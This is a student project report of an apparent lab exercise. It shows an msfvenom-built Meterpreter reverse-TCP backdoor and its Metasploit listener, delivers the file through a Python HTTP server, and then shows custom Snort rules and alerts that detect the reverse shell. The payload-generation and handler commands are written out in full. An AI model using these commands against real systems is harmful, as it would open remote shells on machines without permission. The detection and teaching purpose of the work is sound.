




DEPI-Sprints Final Project Report

presented by:

*Omar Khalil
Salma Ashraf*


SCENARIO

An attacker is attempting to create a payload in order to have access to the target device's shell, leaving a backdoor. The attacker disguises the payload in the form of a file uploaded to an Apache server within the network so that when the file is executed the session between the devices is to be initiated and the attacker is to gain access to the target's shell, meanwhile the target is cybersecurity enthusiast and is cautious when dealing with downloaded files. He set up an IDS system (using Snort) in order to get alerted if any possible attacks approach. The target downloaded a file from a server and the session opened in the attacker's device and Snort successfully detected the payload and the attacker failed to leave the backdoor.



1. Creating Payload

The payload is created using a tool called Msfvenom which is a Metasploit framework tool that is used to generate payloads for exploits. It allows you to customize payloads based on your specific needs and target systems. Operated through a Parrot virtual machine in our case. The command shown below helps create a reverse TCP Meterpreter payload for a Linux x64 system. This payload, when executed on the target system, establishes a connection back to your system, allowing you to control it remotely. The payload is saved as an ELF executable file named backdoor.elf



```
File Machine View Input Devices Help
Applications Places System
clear - Parrot Terminal

Parrot [root@o-virtualbox]-[/home/o]
#msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.1.21 LPORT=6600 -f elf > backdoor.elf

use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST <your ip>
set LPORT <your port>
exploit

msfvenom
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.1.21 LPORT=6600 -f elf > backdoor.elf

metasploit
msfconsole
use exploit/multi/handler
set PAYLOAD linux/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.21
set LPORT 6600
```

2. Setting the payload in Msfconsole

After the file is created the payload is set through Msfconsole by opening the exploit handler and setting the host IP, the port number and starting the exploit and we wait until the file is executed so the session can begin .

[illegible]

The screenshot shows a Windows 10 desktop with a Parrot VM running. The taskbar at the top includes icons for File Explorer, Edge, and other applications. The active window is 'msfconsole - Parrot Terminal'. The terminal output shows the following commands and results:

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD linux/x64/meterpreter/reverse_tcp
PAYLOAD => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.21
LHOST => 192.168.1.21
msf6 exploit(multi/handler) > set LPORT 6600
LPORT => 6600
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.21:6600
  
```


The terminal also shows the Metasploit Meterpreter session with the following commands and results:

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD linux/x64/meterpreter/reverse_tcp
PAYLOAD => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.21
LHOST => 192.168.1.21
msf6 exploit(multi/handler) > set LPORT 6600
LPORT => 6600
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.21:6600
  
```

3. Uploading the file to the server

The file is uploaded to a python3 server so it can be accessible to the hosts inside the network when writing the IP through the browser.




The screenshot shows a Parrot OS virtual machine desktop. A terminal window titled "python3 -m http.server 8000 - Parrot Terminal" is open. The terminal shows the user 'o' at the prompt, followed by the command `$sudo su`. The prompt changes to `[sudo]`, and the user enters the password for 'o'. The prompt then changes to `[root@o-virtualbox]`. The user enters the command `#python3 -m http.server 8000`, and the terminal displays `Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...`. The desktop background features a stylized parrot. The top menu bar includes "Machine", "View", "Input", "Devices", and "Help". The bottom status bar shows the date and time as "19:03, 23 أكت" and the system tray.

```
python3 -m http.server 8000 - Parrot Terminal
File Edit View Search Terminal Help
Parro [o@o-virtualbox]--[~/Desktop]
      $sudo su
[sudo] password for o:
[root@o-virtualbox]--[/home/o/Desktop]
      #python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

4. downloading the payload to the target device


The server is accessed through the browser of the target device and the payload file must be downloaded and saved



5. Snort Setup

After Snort is downloaded through the command 'sudo apt get install snort', the Snort configuration file must be edited for the setup:

1. Setting the network IP as shown below




```
root@o-VirtualBox: /etc/snort
GNU nano 4.8 snort.conf
# Note to Debian users: this value is overridden when starting
# up the Snort daemon through the init.d script by the
# value of DEBIAN_SNORT_HOME_NET s defined in the
# /etc/snort/snort.debian.conf configuration file

ipvar HOME_NET 192.168.1.0/24

# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET any
```

2. Setting up the rules' files

The rules files are where the rules Snort follows in order to show certain alerts, there are several rules some are built-in, and some are according to the known community rules, and we also created our own rule file to be added through #include to the configuration file as shown in the figure



```
root@o-VirtualBox: /etc/snort
GNU nano 4.8 snort.conf
# site specific rules
include $RULE_PATH/local.rules

# The include files commented below have been disabled
# because they are not available in the stock Debian
# rules. If you install the Sourcefire VRT please make
# sure you re-enable them again:

include $RULE_PATH/custom.rules
include $RULE_PATH/emerging-shellcode.rules
include $RULE_PATH/community-ftp.rules
include $RULE_PATH/emerging-exploit.rules
#include $RULE_PATH/app-detect.rules
#include $RULE_PATH/attack-responses.rules
include $RULE_PATH/backdoor.rules
include $RULE_PATH/bad-traffic.rules
#include $RULE_PATH/blacklist.rules
#include $RULE_PATH/botnet-cnc.rules
#include $RULE_PATH/browser-chrome.rules

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^M Replace ^P Paste Text ^T To Spell ^_ Go To Line
```

6.Snort Initialize

After the Snort configuration file is saved, the following command is used to initialize Snort and the alerts can be shown on the console

```
root@o-VirtualBox:/home/o# snort -q -l /var/log/snort -i enp0s3 -A console -c /etc/snort/snort.conf
```

7.Finalizing the task

The file is to be executed from the target device through “chmod +x backdoor.elf” and “./backdoor.elf” then we shall watch the Snort console view the alerts and detect the payload.

The screenshot displays a Linux terminal environment with three windows. The top-left window shows the user navigating to the Downloads directory and listing files, including 'backdoor.elf'. The top-right window shows the Snort configuration file being edited in nano, with various detection rules for portscans, ARP spoofing, and SSH anomalies. The bottom window shows the Snort console output, displaying several alerts for reverse TCP shell access detected from 192.168.1.21 to 192.168.1.8.

```
root@o-VirtualBox:/home/o# sudo su
[sudo] password for o:
root@o-VirtualBox:/home/o# cd Downloads/
root@o-VirtualBox:/home/o/Downloads# ls
500.kml          google-earth-pro-stable_current_and64.deb  'shell(1).elf'
500.overlay.tif  out.grd                                     'shell(2).elf'
555.kml          out.grd.aux.xml                             'shell.elf'
555.kml.gsr2     out.grd.gsr                                 'zaza(1).elf'
555.overlay.tif  out.grd.gsr2                                'zaza(2).elf'
'backdoor(1).elf' out.prj                                     zaza.elf
backdoor.elf     out.tab                                     zozo.elf

root@o-VirtualBox:/home/o/Downloads# chmod +x backdoor.elf
root@o-VirtualBox:/home/o/Downloads# ./backdoor.elf
root@o-VirtualBox:/home/o/Downloads#
```

```
etc/snort/snort.conf
10/23-19:35:39.098928  [**] [1:1000009:1] Reverse TCP shell access detected [**]
[Priority: 0] [ICMP] 192.168.1.21 -> 192.168.1.8
10/23-19:35:40.099555  [**] [1:1000009:1] Reverse TCP shell access detected [**]
[Priority: 0] [ICMP] 192.168.1.21 -> 192.168.1.8
10/23-19:35:41.100643  [**] [1:1000009:1] Reverse TCP shell access detected [**]
[Priority: 0] [ICMP] 192.168.1.21 -> 192.168.1.8
10/23-19:35:42.104343  [**] [1:1000009:1] Reverse TCP shell access detected [**]
[Priority: 0] [ICMP] 192.168.1.21 -> 192.168.1.8
```

```
GNU nano 4.8      snort.conf
valid_cnds { ATRN AUTH BDAT CHUNKING DATA DEBUG EHLO EMAL ESAM ESND ESOM ETS
valid_cnds { EXPN HELO HELP IDENT MAIL NOOP ONEX QUEU QUIT RCPT RSET SAML S
valid_cnds { STARTTLS TICK TIME TURN TURNME VERB VRFY X-ADAT X-DRCP X-ERCP
valid_cnds { X-EXPS X-LINKSTATE XADR XAUTH XCIR XEXCH50 XGEN XLICENSE XQUE
xlink2state { enabled }

# Portscan detection. For more information, see README.sfpportscan
# preprocessor sfpportscan: proto { all } memcap { 10000000 } sense_level { low
# ARP spoof detection. For more information, see the Snort Manual - Configur
# preprocessor arpspoof
# preprocessor arpspoof_detect_host: 192.168.40.1 f0:0f:00:f0:0f:00

# SSH anomaly detection. For more information, see README.ssh
preprocessor ssh: server_ports { 22 } \
  autodetect \
  max_client_bytes 19600 \
  max_encrypted_packets 20 \
  max_server_version_len 100 \
  enable_respoverflow enable_sshcrc32 \

Get Help  Write Out  Where Is  Cut Text  Justify  Cur Pos
Exit      Read File  Replace  Paste Text  To Spell  Go To Line

GNU nano 4.8      custom.rules
# detect executable files downloading over http

alert tcp any any -> 192.168.1.8 8000 (msg:"Malicious ELF file download detected")
alert tcp any any -> 192.168.1.8 80 (msg:"Malicious ELF file download detected")

# detect tcp reverse shell access
alert tcp any any -> 192.168.1.8 any (msg:"Reverse TCP shell access detected");

# log attacker ip
#alert ip any any -> 192.168.1.8 any (msg:"Ip detected"; sid:1000007; rev:1);

#metasploit
alert tcp any any -> 192.168.1.8 80 (msg:"Shell access attempt from attacker");

Read 22 lines
Get Help  Write Out  Where Is  Cut Text  Justify  Cur Pos
```



```
root@o-VirtualBox:/home/o# snort -q -l /var/log/snort -i enp0s3 -A console -c /etc/snort/snort.conf
10/23-19:35:39.098928  [**] [1:1000009:1] Reverse TCP shell access detected [**] [Priority: 0]
10/23-19:35:40.099555  [**] [1:1000009:1] Reverse TCP shell access detected [**] [Priority: 0]
10/23-19:35:41.100643  [**] [1:1000009:1] Reverse TCP shell access detected [**] [Priority: 0]
10/23-19:35:42.104343  [**] [1:1000009:1] Reverse TCP shell access detected [**] [Priority: 0]
```